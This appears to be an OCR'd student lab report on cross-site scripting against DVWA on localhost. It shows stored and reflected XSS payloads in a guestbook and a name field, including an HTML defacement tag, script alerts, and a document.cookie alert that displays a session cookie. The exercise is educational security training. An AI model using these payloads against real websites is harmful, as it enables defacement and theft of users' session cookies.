
HTML Injection successfully altered webpage content.


JavaScript Execution demonstrated pop-ups and cookie theft.


Reflected, Stored, and DOM-Based XSS were successfully identified and exploited.


Screenshots of all steps were captured for documentation.


OUTPUT – EXPERIMENT 8















Vulnerability: Stored Cross Site Scripting (XSS)
Name *
abc
Message *
<h1>Website Defaced by Student</h1>
Sign Guestbook
Clear Guestbook
Name: test
Message: This is a test comment.
Name: abc
Message:
Website Defaced by Student



Vulnerability: Stored Cross Site Scripting (XSS)
localhost
JavaScript Executed!
OK
Screenshot taken
Website Defaced by Student



Vulnerability: Stored Cross Site Scripting (XSS)
Name *
abd
Message *
<script>alert('JavaScript Executed!')</script>
Sign Guestbook
Clear Guestbook
Name: test
Message: This is a test comment.
Name: abc
Message:
Website Defaced by Student



Vulnerability: Stored Cross Site Scripting (XSS)
Name *
abb
Message *
<script>alert('Cookies: ' + document.cookie)</script>
Sign Guestbook
Clear Guestbook
Name: test
Message: This is a test comment.
Name: abc
Message:
Website Defaced by Student



Vulnerability: Stored Cross Site Scripting (XSS)
localhost
Cookies: PHPSESSID=d4ded5c6f4977f0d86d575f2ce7bf027; security=low
Don't allow localhost to prompt you again
OK
Name: abc
Message:
Website Defaced by Student



Name: test
Message: This is a test comment.
Name: abc
Message:
Website Defaced by Student
Name: abc
Message:
Name: abc
Message:
Hover
Name: abc
Message:
Website Defaced by Student
Name: abd
Message:



Vulnerability: Reflected
Profile - College of Home
localhost/dvwa/vulnerabilities/xss_r/
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name? "alert('1')">Click Me!</button> Submit
More Information
https://owasp.org/www-community/attacks/xss/
https://owasp.org/www-community/xss-filter-evasion-cheatsheet
https://en.wikipedia.org/wiki/Cross-site_scripting
https://www.cgisecurity.com/xss-faq.html
https://www.scriptalert1.com/

